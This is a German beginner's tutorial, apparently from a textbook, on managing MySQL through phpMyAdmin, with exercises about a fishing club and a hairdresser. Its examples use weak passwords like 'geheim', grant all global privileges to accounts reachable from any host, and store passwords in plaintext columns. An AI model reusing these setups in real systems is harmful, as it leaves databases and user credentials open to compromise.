Im PROD spielt die Benutzerverwaltung eine äußerst wichtige Rolle. Dort sollte man komplexere Passworte verwenden.
PROD = Produktion (z. B. auf einem Webserver)
DEV = Development (auf localhost, bzw. innerhalb von xampp)



Wir wechseln in phpMyAdmin auf unsere **schulDB** Datenbank.
Im linken Bereich der Admin-Oberfläche finden wir die **schulDB** Datenbank. Mit einem Klick darauf öffnet sich die spezifische Oberfläche.

Wir klicken in der Navigation auf Rechte. Es werden alle Benutzer mit Rechten auf die **schulDB** Datenbank angezeigt. Im Anschluss klicken wir auf *Benutzerkonto hinzufügen*.



Wir definieren folgende Anmeldeinformationen für das neue Benutzerkonto	
Benutzername:	`schulAdmin`
Hostname:	`Jeder Host %`
Passwort:	`geheim`
Authentifizierung:	`Native MySQL-Authentifizierung`
Datenbank: für Benutzerkonto	☑ Gewähre alle Rechte auf die Datenbank schulDB.
Globale Rechte:	`Alle auswählen`
SSL:	`REQUIRE NONE`
	Am Ende bestätigen wir mit OK


10.3 phpMyAdmin Tabelle

Relationale Datenbanken (z. B. MySQL) speichern die Informationen in Tabellen. Eine solche Tabelle wird auch Entität genannt. Die Spalten bezeichnen die Attribute bzw. Felder. Eine Zeile in der Tabelle ist ein Datensatz bzw. Tupel. Im Schnittpunkt zwischen einer Spalte und einer Zeile befindet sich der Wert. Jedes Feld besteht mind. aus einem Namen/Bezeichnung und einem Typ (z. B. int, varchar).

Wir erstellen für eine Benutzerverwaltung eine Tabelle mit vier Spalten. ID ist die eindeutige Identifikationsnummer vom Typ int. Diese wird als auto-increment, also auf automatisches hoch zählen gestellt. Zusätzlich wird der ID noch ein Primärschlüssel verliehen.


ID `int`	Email `varchar(30)`	Passwort `varchar(30)`	Zeitstempel `timestamp`

Wenn ein Primärschlüssel bzw. primary key gesetzt ist, kann in dieser Spalte ein Wert nur einmal vorkommen. Perfekt für eine ID.




Wir wechseln in phpMyAdmin auf unsere **schulDB** Datenbank. Im linken Bereich der Admin-Oberfläche finden wir die **schulDB** Datenbank. Mit einem Klick darauf öffnet sich die spezifische Oberfläche.

Nun können wir eine neue Tabelle erzeugen. Wir definieren den Namen (Benutzer) und die Anzahl der Spalten (4). Mit einem Klick auf OK wird die Tabelle angelegt.



Für die ID setzen wir den Typ auf `INT` (Integer = Ganzzahl). Zusätzlich definieren wir den Index auf `PRIMARY` und setzen ein Häkchen bei A_I (auto-increment). Email und Passwort bekommen jeweils den Typ `VARCHAR` mit einer Länge von 30 Zeichen. Zeitstempel ist vom Typ Timestamp mit dem Standard: `CURRENT_TIMESTAMP`.



Mit diesen Einstellungen wird für die ID und für den Zeitstempel ein automatischer Wert gesetzt. Die ID zählt automatisch hoch. Der Zeitstempel entspricht dem aktuellen Datum und der aktuellen Uhrzeit.

10.4 phpMyAdmin Typen

Bei der Definition von Spalten (Attribute) in einer MySQL Tabelle wird ein Name und der passende Typ dazu angegeben. Der richtige Typ ist entscheidend für die Performance einer Datenbank. Natürlich bringt man immer wieder das Argument, das wir im Tera-Byte-Zeitalter uns keine großen Sorgen um Festplattenkapazitäten machen müssen, dennoch ist die Wahl der richtigen Datentypen maßgeblich für eine schnelle und schlanke Datenbank. Hier eine Auflistung der geläufigsten Typen:

Datentyp	Speicherplatz	Beschreibung
`TINYINT`	1 Byte	Ganzzahl (0 bis 255 oder -128 bis 127
`SMALLINT`	2 Byte	Ganzzahl (0 bis 65.535 oder -32.768 bis 32.767)
`INT`	4 Byte	Ganzzahl (0 bis ~ 4,3 Mio oder - 2,14 Mio bis 2,14 Mio)
`BIGINT`	8 Byte	Ganzzahlen von 0 bis 2^64-1 oder von -(2^63) bis (2^63)-1.
`FLOAT`	4 Byte	Fließkommazahl mit 38 Nachkommastellen
`DOUBLE`	8 Byte	Fließkommazahl mit 308 Nachkommastellen
`DECIMAL`		Fließkommazahl mit Größenbestimmung z. B. DECIMAL(7, 2) für 50 251,39
`DATE`	3 Byte	Datum im Format "YYYY-MM-DD"
`DATETIME`	8 Byte	Datum und Zeit im Format "YYYY-MM-DD hh:mm:ss"
`TIMESTAMP`	4 Byte	Zeitstempel zwischen 01.01.1970 bis 19.01.2038
`TIME`	3 Byte	Zeit im Format: "hh:mm:ss"
`YEAR`	1 Byte	Jahreszahl zwischen 1901 bis 2155
`CHAR`	pro Zeichen ein Byte	Zeichenkette zwischen 0 bis 255 Zeichen feste Länge = CHAR(100) belegt immer 100 Byte
`VARCHAR`	pro Zeichen ein Byte	Zeichenkette zwischen 0 bis 65.535 Zeichen variable Länge
`BINARY`		Zum Speichern von binären Strings
`BLOB`		Große binäre Objekte
`ENUM`		Liste von Werten


Hier der SQL Befehlssatz um eine Tabelle über die Konsole zu erzeugen:

SQL

```
CREATE TABLE Benutzer (
  ID INT(11) AUTO_INCREMENT PRIMARY KEY,
  Email VARCHAR(30),
  Passwort VARCHAR(30),
  Zeitstempel TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
```


10.5 phpMyAdmin Eingabe

Wir arbeiten weiter mit der schulDB und der Tabelle Benutzer aus 10.4. phpMyAdmin erlaubt eine relativ komfortable Eingabe von Werten in die Tabelle. Dafür wechseln wir in phpMyAdmin zu unserer schulDB und der Tabelle Benutzer!



Im linken Navigationspaneel finden wir unsere schulDB mit der Benutzer-Tabelle. Mit einem Klick auf die Benutzer-Tabelle öffnet sich Tabellen-Ansicht.

Wir klicken auf Einfügen.



Wir sehen unsere Tabelle als Eingabemaske. In die Wert-Eingabefelder werden die Werte eingetragen. Die Spalten Email und Passwort haben ein Häkchen bei Null. Das bedeutet, das es keine Pflichtfelder sind. Bleiben diese zwei Felder leer, dann werden sie mit NULL gefüllt. Die Spalte Zeitstempel zeigt im Wert-Eingabefeld die Funktion `current_timestamp()` *an. Diese Funktion fügt das aktuelle Datum mit Uhrzeit ein. Das Kalendericon daneben kann genutzt werden, um eine gänzlich andere Datumsangabe zu definieren.*

Zur Erinnerung: *Die Spalte ID hat zwei Zusätze. 1. den Primärschlüssel und 2.* `AUTO_INCREMENT`*. Wenn wir also keinen Wert eingeben, wird automatisch die nächste Zahl (nach dem Schema: x = x + 1) hinzugefügt. Der Primärschlüssel erlaubt nur einen eindeutigen Wert.*

Wir füllen die Tabelle mit folgenden Benutzern
(Der Zeitstempel soll automatisch generiert werden, nach jeder Eingabe mit OK bestätigen).

ID	*Email*	*Passwort*
1	`root@css4.at`	`strenggeheim`
2	`admin@css4.at`	`geheim`
3	`poweruser@css4.at`	`sicher`
4	`user@css4.at`	`einfach`

Ü 10.5 phpMyAdmin Eingabe

*Die Übungsbeispiele aus **Kapitel 10 - phpMyAdmin** handeln von einem Fischereiverein. Sämtliche Übungen gehören also zusammen und sind aufbauend.*

Übung A: Fischereiverein Datenbank

Du sollst für einen Fischereiverein eine Datenbank in phpMyAdmin erstellen.

- Erstelle eine neue Datenbank mit dem Namen **Fischverein**.
- Erstelle einen Benutzer mit dem Namen Fischadmin, der alle Rechte für diese Datenbank bekommt.

Übung B: Fischereiverein Mitgliedertabelle

- Erstelle mit phpMyAdmin in der **Fischverein**-Datenbank eine Tabelle, wie sie unten dargestellt ist.
- Die Tabelle soll den Namen "Mitglieder" bekommen.
- Überlege dir vernünftige Typen für die Spalten sowie einen Primärschlüssel.
- Füge die Werte in in die Tabelle ein.


MitgliedID	Vorname	Nachname	SeitDabei	GebDatum	Funktion	Tarif
1	Hans	Kögler	2020-06-10	1980-04-17	Obmann	1
2	Bettina	Angerer	2020-05-23	1979-05-22	Schriftführer	1
3	Klaus	Tresch	2020-06-02	1994-01-08	Kassier	2
4	Peter	Nagel	2020-05-23	1999-07-14	Fischer	3

Übung C: Fischereiverein Zahlungen


- Die Mitgliedsbeiträge werden jedes Monat eingehoben.
  Es gibt drei Tarifstufen.
- Tarif 1: € 45,- pro Monat
  Tarif 2: € 30,- pro Monat
  Tarif 3: € 22,- pro Monat
- Erstelle mit phpMyAdmin in der **Fischverein**-Datenbank eine Tabellenstruktur zur Erfassung der Mitgliedsbeitragszahlungen.
- Überlege welche Spalten benötigt werden (z. B. MitgliedID, Einzahlungsdatum, usw.) und welche Typen dafür am sinnvollsten sind.

10.6 phpMyAdmin Struktur

Selbstverständlich lässt sich eine Tabellenstruktur auch im nach hinein ändern bzw. erweitern. Wir werden in unsere Benutzer-Tabelle eine zusätzliche Spalte einfügen.




Wir wechseln in unserer Benutzer-Tabelle auf Struktur!




#	Name	Typ	Kollation	Attribute	Null	Standard	Kommentare	Extra	Aktion
1	ID	int(11)			Nein	*kein(e)*		AUTO_INCREMENT	Bearbeiten Löschen Mehr
2	Email	varchar(30)	utf8mb4_general_ci		Ja	*NULL*			Bearbeiten Löschen Mehr
3	Passwort	varchar(30)	utf8mb4_general_ci		Ja	*NULL*			Bearbeiten Löschen Mehr
4	Zeitstempel	timestamp			Nein	current_timestamp()			Bearbeiten Löschen Mehr

Aktionen für die bestehenden Spalten
Bearbeiten: *Die Spalte kann geändert werden (Typ, Länge, usw.)*
Löschen: *Eine Spalte wird aus der Tabelle entfernt*
Mehr: *Einschränkungen wie Primärschlüssel oder Unique*



Wir erweitern unsere Benutzer-Tabelle um die Spalte **Rechte** mit dem Typ smallint, indem wir 1 Spalte einfügen - und zwar nach Zeitstempel.



Wenn wir zu Anzeigen wechseln, sehen wir, dass die neue Spalte **Rechte** hinzugefügt wurde.

	ID	Email	Passwort	Zeitstempel	Rechte
Bearbeiten Kopieren Löschen	1	root@css4.at	strenggeheim	2020-06-11 09:22:10	0
Bearbeiten Kopieren Löschen	2	admin@css4.at	geheim	2020-06-11 09:22:36	0
Bearbeiten Kopieren Löschen	3	poweruser@css4.at	sicher	2020-06-11 09:23:21	0
Bearbeiten Kopieren Löschen	4	user@css4.at	einfach	2020-06-11 09:23:33	0

Mit einem Klick auf Bearbeiten, können nun die Werte für die Spalte Rechte hinzugefügt werden. Wir vergeben für die Spalte **Rechte** folgende Werte:

root@css4.at	bekommt	**777**
poweruser@css4	bekommt	**755**

admin@css4	bekommt	**775**
user@css4	bekommt	**753**

Ü 10.6 phpMyAdmin Struktur

*Die Übungsbeispiele aus **Kapitel 10 - phpMyAdmin** handeln von einem Fischereiverein. Sämtliche Übungen gehören also zusammen und sind aufbauend.*

Übung D: Fischereiverein neue Mitglieder

- Heute haben sich zwei neue Mitglieder angemeldet.
  Trage diese in die Mitglieder-Tabelle ein!
- Neues Mitglied: Georg Müller,
  geb. am 21. Mai 1998.
  Funktion: Fischer, Tarif 2
- Neues Mitglied: Alexandra Lang-Huber,
  geb. am 12. Juni 1992.
  Funktion: Fischer, Tarif 3

Übung E: Fischereiverein eMail-Adressen


- Der Obmann hat beschlossen einen Newsletter zu versenden. Deshalb hat er von den Mitgliedern die eMail-Adressen erhoben.
- Füge in die Mitglieder-Tabelle eine Spalte "eMail" hinzu und vergib dieser Spalte eine passende Type.
- Folgende Mitglieder haben ihre eMail-Adressen dem Obmann mitgeteilt:
  Kögler hans.koegler@gmail.com
  Tresch tresch94@gmx.at
  Nagel fischerkoenig@gmail.com
- Füge die Werte in in die Tabelle ein.

Übung F: Fischereiverein Daten ändern

- Frau Bettina Angerer hat geheiratet und heißt nun Bettina Meier.
  Weil sie keine Zeit mehr hat, möchte sie die Funktion des Schriftführerin abgeben und nur mehr einfache Fischerin sein.
- Herr Peter Nagel übernimmt die Funktion als Schriftführer.
- Aktualisiere die Änderungen in der Mitglieder-Tabelle.

10.7 phpMyAdmin Konsole

Die Konsole der phpMyAdmin Oberfläche kann SQL Befehle entgegennehmen und ausführen. Sie befindet sich im unteren Bereich der Oberfläche. SQL Code kann eingegeben werden - mit der Tastenkombination Strg + Enter wird der SQL Befehl ausgeführt. SQL Code ist Case-Insensitive, dennoch hat sich die Großschreibung von SQL Befehlen etabliert. Es können beliebige Zeilenschaltungen gesetzt werden!



Wir wechseln in phpMyAdmin auf unsere **schulDB** Datenbank. Im linken Bereich der Admin-Oberfläche finden wir die **schulDB** Datenbank. Mit einem Klick darauf öffnet sich die spezifische Oberfläche. Befehle werden in der Konsole nach dem > Zeichen eingetragen

SQL

Abfrage der Spalte Email aus der Tabelle Benutzer

```
SELECT Email FROM Benutzer;
```

SQL

Abfrage der Spalten Email und Passwort aus der Tabelle Benutzer

```
SELECT Email, Passwort FROM Benutzer;
```

SQL

Einen neuen Datensatz in die Tabelle Benutzer einfügen

```
INSERT INTO Benutzer (Email, Passwort, Rechte)
VALUES ('gast@css4.at', 'gast', 333);
```

SQL


Einen Wert in der Tabelle Benutzer ändern. Die Rechte für admin@css4.at werden auf 777 geändert!

```
UPDATE Benutzer SET Rechte = 777
WHERE Email = 'admin@css4.at';
```

SQL Befehlssätze werden mit einem Semikolon ; beendet. Die Konsole kann auch mehrere Befehlssätze auf einmal ausführen.


10.8 phpMyAdmin Export


Mit phpMyAdmin lässt sich alles exportieren. Von einer Tabelle (Struktur und Daten), über die Benutzer bis hin zur gesamten Datenbank. Man bekommt ein SQL-File, wenn man einen Exportauftrag erteilt. Der Inhalt des SQL-Files kann mit copy & paste z. B. in die Konsole von phpMyAdmin eingefügt werden, oder auf die MySQL Datenbank am Webserver übertragen werden.



Wir exportieren unsere **Benutzer**-Tabelle.
Dafür wechseln wir über das Navigationspaneel zu unserer **Benutzer**-Tabelle.

Im Anschluss klicken wir auf Exportieren.





Wir scrollen hinunter und wählen bei der Exportmethode: **Schnell - nur notwendige Optionen anzeigen**.

Bei **Angepasst - zeige alle möglichen Optionen an**, werden eine Vielzahl an Exporteigenschaften angezeigt. Z. B. Eine Komprimierung, die Zeichenkodierung, Metadaten exportieren, uvm.

Als Format wählen wir SQL und klicken auf OK.

Je nach Browsereinstellung ist das SQL-File im Downloadordner zu finden. Wenn wir das SQL-File öffnen, sehen wir alle notwendigen SQL Befehle, wie z. B. `CREATE TABLE Benutzer (ID int(11) NOT NULL,` *... und zahlreiche Kommentare (z. B. für Metadaten).*

Zwei Minus leiten ein einzeiliges SQL-Kommentare ein
z. B.: `-- Kommentar`
Mehrzeilige SQL-Kommentare werden mit Schrägstrich und Stern definiert:
z. B. : `/* Kommentar */`

Weitere Export-Formate!

Neben dem SQL-Format, welches wohl am meisten Sinn ergibt, kann die Tabelle auch als ...

- ✔ *CSV (Comma-Separated Values - z. B. für MS Excel)*
- ✔ *Microsoft Word Dokument oder PDF (z. B. für Dokumentationszecke)*
- ✔ *PHP Array oder JSON (JavaScript Object Notation)*
- ✔ *XML*
- ✔ *und einige mehr, exportiert werden.*

11.1 MySQL CREATE USER

In Kapitel 11 werden wir uns mit SQL Befehlen beschäftigen. Der SQL Standard gilt für MS SQL Server, PostgreSQL, MySQL usw. obgleich es immer kleine Unterschiede gibt. So kennt z. B. PostgreSQL den Spaltentyp TINYINT nicht, oder MySQL ist die EXCEPT Klausel unbekannt. Wir arbeiten mit phpMyAdmin, welches eine MySQL bzw. MariaDB Datenbank unterstützt. Für den ersten Start, müssen wir uns als Root bei phpMyAdmin anmelden! Die Beispiele in Kapitel 11 sind zusammenhängend und bauen aufeinander auf! Wir führen eine Datenbank für eine Personalabteilung.

SQL

Eine neue Datenbank anlegen

```
CREATE DATABASE PersonalDB;
```

SQL

Die neue Datenbank (PersonalDB) auswählen!

```
USE PersonalDB;
```

SQL

Eine neue Benutzer (**PersonalAdmin**) mit dem Passwort **geheim** anlegen

```
CREATE USER 'PersonalAdmin'@'%'
IDENTIFIED BY 'geheim';
```

`@'%'` erlaubt den Zugriff auf jeden Host. Statt dem Prozentzeichen könnte man auch 'localhost' oder den Host eines Webservers angeben.

SQL

Der Benutzer **PersonalAdmin** bekommt alle Rechte für die **PersonalDB** Datenbank. **PersonalDB.*** bedeutet für alle Tabellen der Datenbank.

```
GRANT ALL PRIVILEGES ON PersonalDB.*
TO 'PersonalAdmin'@'%' WITH GRANT OPTION;
```

***WITH GRANT OPTION** erlaubt dem Benutzer PersonalAdmin ebenfalls Rechte zu vergeben.*

Die neue Datenbank lässt sich selbstverständlich auch wieder löschen. Der DROP Befehl kann sowohl für die Datenbank als auch für den Benutzer verwendet werden.

SQL

Den Benutzer **PersonalDB** löschen.

```
USE PersonalDB;
DROP USER PersonalAdmin;
```

SQL

Die **PersonalDB**-Datenbank löschen.

```
DROP DATABASE PersonalDB;
```

11.2 MySQL CREATE TABLE

*Die Daten werden in einer relationalen Datenbank wie MySQL in Tabellen gespeichert. Jede Tabelle besteht aus Spalten (Attribute) und Zeilen (Datensätze). Im Schnittpunkt einer Spalte und einer Zeile befindet sich der Wert. Jede Spalte besteht aus einem Spaltennamen und einen Typ. Die Typen wurden schon in 10.4 phpMyAdmin Typen (PHPL104) vorgestellt. Wir erstellen in unserer **PersonalDB** folgende Tabellenstruktur mit dem Namen Stammdaten:*

MitarbeiterID	Nachname	Vorname	Login	Passwort	Geschlecht	Gebdatum	Abteilung	Zeitstempel
SMALLINT A_I PRIMARY KEY	VARCHAR 50	VARCHAR 50	VARCHAR 10	VARCHAR 20	CHAR 1	DATE	VARCHAR 50	TIMESTAMP DEFAULT **CURRENT_ TIMESTAMP**
9	Petric	Mario	PetMa09	2P3VBC	M	1981-02-12	Lager	

SQL

Eine Tabelle erstellen

Die Spalte **MitarbeiterID** zählt automatisch hoch und besitzt den Primärschlüssel.
Die Spalte **Login** muss eindeutig sein.
Die Spalte **Zeitstempel** erhält den aktuellen Timestamp

```
-- Die PersonalDB auswählen
USE PersonalDB;

CREATE TABLE Stammdaten (
    MitarbeiterID SMALLINT AUTO_INCREMENT PRIMARY KEY,
    Nachname VARCHAR(50),
    Vorname VARCHAR(50),
    Login VARCHAR(10) UNIQUE,
    Passwort VARCHAR(20),
    Geschlecht CHAR(1),
    GebDatum DATE,
    Abteilung VARCHAR(50),
    Zeitstempel TIMESTAMP DEFAULT CURRENT_TIMESTAMP);
```

AUTO_INCREMENT *zählt den Spaltenwert automatisch nach dem Schema x = x + 1 hoch.*

PRIMARY KEY *ist der Primärschlüssel. Ein Wert darf nicht doppelt vorkommen. Den Primärschlüssel gibt es nur einmal in einer Tabelle.*

UNIQUE *ist ähnlich wie der Primärschlüssel. Es darf kein Wert doppelt vorkommen, jedoch können mehrere Spalten* **UNIQUE** *sein.*

DEFAULT *definiert einen Standardwert (im Beispiel den aktuellen Timestamp).*

SQL

Die Stammdaten-Tabelle löschen

```
DROP TABLE Stammdaten;
```

Ü 11.2 MySQL CREATE TABLE

*Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.*

Übung A: Friseurdatenbank

- Erstelle eine Datenbank mit dem Namen: **FriseurDB**
- Erstelle einen neuen Benutzer **FriseurAdmin** mit dem Passwort '**geheim**' und mit allen Rechten für die **FriseurDB**.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung B: Produkt-Tabelle

- Erstelle eine Tabelle mit dem Namen **Produkte** in der **FriseurDB**.
- Die Tabelle hat die Struktur wie unten dargestellt.
- Die Spalte ArtikelNr bekommt einen Primärschlüssel und zählt automatisch hoch (Tipp: auto_increment)
- In der Spalte **BarCode** dürfen keine Werte doppelt vorkommen!
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Produkte
`ArtikelNr` **`BIGINT`**
`Bezeichnung` **`VARCHAR(200)`**
`BarCode` **`BIGINT`**
`Verkaufspreis` **`DECIMAL(4,2)`**
`Warengruppe` **`VARCHAR(200)`**

Übung C: Mitarbeiter-Tabelle

- Erstelle eine Tabellenstruktur mit dem Namen **Mitarbeiter** und den Spalten **MitarbeiterID, Name, Geschlecht, GebDatum** und **BeschArt** wie unten dargestellt.
- Finde passende Typen (z. B. **VARCHAR**) für die Spalten.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

MitarbeiterID	Name	Geschlecht	GebDatum	BeschArt
10	Adam	M	1981-08-03	Teilzeit
12	Purkarthofer	W	1992-05-03	Vollzeit

11.3 MySQL INSERT

Wir fügen nun Daten in unsere Stammdaten-Tabelle der PersonalDB ein.
Der `INSERT INTO` Befehl benötigt den Tabellennamen, die Spalten und die Werte.
Zeichenketten (z. B. für `VARCHAR`) werden mit einfachen Hochkommata definiert.
Zahlen (z. B. `SMALLINT`) benötigen keine Hochkommata. Dezimalstellen werden mit einem Punkt eingeleitet (z. B. 9.33).

SQL Einen Datensatz hinzufügen

```
USE PersonalDB;

INSERT INTO Stammdaten
       (MitarbeiterID, Nachname, Vorname, Login, Passwort,
        Geschlecht, GebDatum, Abteilung)
VALUES (1, 'Schober', 'Helmut', 'SchHe01', 'KE8VN3',
        'M', '1999-03-21', 'Verkauf');
```

Die Spalte Zeitstempel hat den Standardwert CURRENT_TIMESTAMP. Wenn wir also nicht explizit einen Timestamp angeben, wird der Zeitpunkt des Eintrags hinzugefügt!

SQL

Die gesamte Tabelle mit den Daten anzeigen.

```
SELECT * FROM Stammdaten;
```

SQL Fehlt Spalte und Wert, dann wird `NULL` eingetragen!

```
INSERT INTO Stammdaten (Nachname, Vorname, Login, Passwort)
VALUES ('Krainz', 'Daniela', 'KraDa02', 'BB2L04');
```

***MitarbeiterID** zählt automatisch hoch, deshalb steht in der Spalte nun 2. Die Spalten **Geschlecht**, **GebDatum** und **Abteilung** bekommen den Wert NULL, weil sie in der INSERT Anweisung nicht vor kommen.*

SQL Mehrere Datensätze auf einmal eintragen. Die Trennung erfolgt mit einem Komma nach jeder VALUES Klammer!

```
INSERT INTO Stammdaten (Nachname, Vorname, Login, Geschlecht)
VALUES ('Gruber', 'Helmut', 'GruHe03', 'M'),
       ('Willenhuber', 'Petra', 'WilPe04', 'W'),
       ('Rohrmoser', 'Willfried', 'RohWi05', 'M');
```

Die Stammdaten-Tabelle mit Werten füllen.

Öffne die Datei **L113_Mitarbeiter.sql** mit einem Texteditor und kopiere den Inhalt in die Konsole um die Stammdaten-Tabelle mit Daten zu füllen.

*Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.*

Übung D: Daten für die Produkte Tabelle

- Aktiviere die Datenbank **FriseurDB**
- Füge die Datensätze (wie unten dargestellt) in die **Produkte** Tabelle ein.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

ArtikelNr	Bezeichnung	BarCode	Verkaufspreis	Warengruppe
1	Color Cream	1010001	7.60	Haarfarbe
2	Cremeoxyd 3%	1110002	7.85	Wasserstoff
3	Balsam Color & Permed Hair	1210013	16.50	Blondierpulver

